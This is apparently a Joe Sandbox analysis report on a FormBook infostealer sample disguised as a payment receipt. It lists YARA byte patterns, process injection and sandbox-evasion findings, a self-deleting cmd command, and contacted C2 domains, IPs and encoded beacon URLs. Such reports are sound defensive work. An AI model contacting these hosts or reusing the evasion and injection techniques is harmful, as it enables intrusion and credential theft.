ID: 320833
Sample Name: Final-Payment-Receipt.exe
Cookbook: default.jbs
Time: 22:18:38
Date: 19/11/2020
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report Final-Payment-Receipt.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
Signature Overview 5
AV Detection: 6
E-Banking Fraud: 6
System Summary: 6
Hooking and other Techniques for Hiding and Protection: 6
Malware Analysis System Evasion: 6
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 7
Mitre Att&ck Matrix 7
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 10
Contacted Domains 10
Contacted URLs 11
URLs from Memory and Binaries 11
Contacted IPs 12
Public 12
General Information 13
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 14
IPs 14
Domains 14
ASN 14
JA3 Fingerprints 16
Dropped Files 16
Created / dropped Files 16
Static File Info 16
General 16
File Icon 17
Static PE Info 17
General 17
Entrypoint Preview 17
Data Directories 19
Sections 19

Resources 19
Imports 19
Version Infos 19
Network Behavior 20
Network Port Distribution 20
TCP Packets 20
UDP Packets 20
DNS Queries 21
DNS Answers 21
HTTP Request Dependency Graph 22
HTTP Packets 22
Code Manipulations 23
User Modules 23
Hook Summary 23
Processes 23
Statistics 23
Behavior 23
System Behavior 24
Analysis Process: Final-Payment-Receipt.exe PID: 1692 Parent PID: 5576 24
General 24
File Activities 24
File Created 24
File Written 25
File Read 25
Analysis Process: Final-Payment-Receipt.exe PID: 5764 Parent PID: 1692 25
General 26
File Activities 26
File Read 26
Analysis Process: explorer.exe PID: 3472 Parent PID: 5764 26
General 26
File Activities 26
Analysis Process: wlanext.exe PID: 4732 Parent PID: 3472 27
General 27
File Activities 27
File Read 27
Analysis Process: cmd.exe PID: 5932 Parent PID: 4732 27
General 27
File Activities 28
Analysis Process: conhost.exe PID: 1132 Parent PID: 5932 28
General 28
Disassembly 28
Code Analysis 28

Copyright null 2020


Analysis Report Final-Payment-Receipt.exe

Overview


General Information

Sample Name:	Final-Payment-Receipt.exe
Analysis ID:	320833
MD5:	8f5d29001a9f5d4..
SHA1:	4838464ffe421aa..
SHA256:	8e01fb320ffa60c…
Tags:	exe

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- Final-Payment-Receipt.exe (PID: 1692 cmdline: 'C:\Users\user\Desktop\Final-Payment-Receipt.exe' MD5: 8F5D29001A9F5D4F62B47AF6442BE5AB)
  - Final-Payment-Receipt.exe (PID: 5764 cmdline: C:\Users\user\Desktop\Final-Payment-Receipt.exe MD5: 8F5D29001A9F5D4F62B47AF6442BE5AB)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wlanext.exe (PID: 4732 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: CD1ED9A48316D58513D8ECB2D55B5C04)
        - cmd.exe (PID: 5932 cmdline: /c del 'C:\Users\user\Desktop\Final-Payment-Receipt.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 1132 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.261423165.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.261423165.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b337:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c33a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Source	Rule	Description	Author	Strings
00000001.00000002.261423165.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18419:$sqlite3step: 68 34 1C 7B E1 • 0x1852c:$sqlite3step: 68 34 1C 7B E1 • 0x18448:$sqlite3text: 68 38 2A 90 C5 • 0x1856d:$sqlite3text: 68 38 2A 90 C5 • 0x1845b:$sqlite3blob: 68 53 D8 7F 8C • 0x18583:$sqlite3blob: 68 53 D8 7F 8C
00000003.00000002.490449553.0000000002EB0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000003.00000002.490449553.0000000002EB0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b337:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c33a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.Final-Payment-Receipt.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.Final-Payment-Receipt.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a537:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b53a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.Final-Payment-Receipt.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17619:$sqlite3step: 68 34 1C 7B E1 • 0x1772c:$sqlite3step: 68 34 1C 7B E1 • 0x17648:$sqlite3text: 68 38 2A 90 C5 • 0x1776d:$sqlite3text: 68 38 2A 90 C5 • 0x1765b:$sqlite3blob: 68 53 D8 7F 8C • 0x17783:$sqlite3blob: 68 53 D8 7F 8C
1.2.Final-Payment-Receipt.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.Final-Payment-Receipt.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b337:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c33a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Initial sample is a PE file and has a suspicious name

Hooking and other Techniques for Hiding and Protection:

- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Yara detected AntiVM_3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook

Copyright null 2020


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Final-Payment-Receipt.exe	34%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
Final-Payment-Receipt.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.Final-Payment-Receipt.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://themindofafunnygirl.com/71m/?Rzr0iD=rhJBnfA/e5RktQ98	0%	Avira URL Cloud	safe	
http://www.wacrox.com/71m/?Rzr0iD=xuMbXRqvcjTkPYem20N3vsgWyUob49TNzNry+QjPYNTyHJJexkEaphWMorU+NKluO0/a&ZL3=rVvxt090-21lhr	0%	Avira URL Cloud	safe	
http://www.trumpingitagain.com/71m/?Rzr0iD=gir/TGf45q640hyvaYoOLmcQvbxfbyF+CK0IasCqTcsJdBCY+OvZ/ZhMnEHJcPXMDgdk&ZL3=rVvxt090-21lhr	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.themindofafunnygirl.com/71m/?Rzr0iD=rhJBnfA/e5RktQ98+ow2gk+rbfXq49mIcD+nNtl3IG/t9WffOOBTTAV63Ad5zEG8kC/4&ZL3=rVvxt090-21lhr	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.wacrox.com	162.0.236.49	true	true		unknown
themindofafunnygirl.com	192.0.78.230	true	true		unknown
trumpingitagain.com	27.123.27.33	true	true		unknown
g.msn.com	unknown	unknown	false		high
www.themindofafunnygirl.com	unknown	unknown	true		unknown
www.azarblock.com	unknown	unknown	true		unknown
www.trumpingitagain.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.wacrox.com/71m/?Rzr0iD=xuMbXRqvcjTkPYem20N3vsgWyUob49TNzNry+QjPYNTyHJJexkEaphWMorU+NKluO0/a&ZL3=rVvxt090-21lhr	true	• Avira URL Cloud: safe	unknown
http://www.trumpingitagain.com/71m/?Rzr0iD=gir/TGf45q640hyvaYoOLmcQvbxfbyF+CK0IasCqTcsJdBCY+OvZ/ZhMnEHJcPXMDgdk&ZL3=rVvxt090-21lhr	true	• Avira URL Cloud: safe	unknown
http://www.themindofafunnygirl.com/71m/?Rzr0iD=rhJBnfA/e5RktQ98+ow2gk+rbfXq49mIcD+nNtl3lG/t9WffOOBTTAV63Ad5zEG8kC/4&ZL3=rVvxt090-21lhr	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://themindofafunnygirl.com/71m/?Rzr0iD=rhJBnfA/e5RktQ98	wlanext.exe, 00000003.00000002 .492344982.00000000041AF000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Final-Payment-Receipt.exe, 000 00000.00000002.232733869.00000 000023B1000.00000004.00000001. sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000002.0000000 0.247061311.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
27.123.27.33	unknown	Australia		38719	DREAMSCAPE-AS-APDreamscapeNetworksLimitedAU	true
192.0.78.230	unknown	United States		2635	AUTOMATTICUS	true
162.0.236.49	unknown	Canada		22612	NAMECHEAP-NETUS	true

Copyright null 2020

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	320833
Start date:	19.11.2020
Start time:	22:18:38
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Final-Payment-Receipt.exe
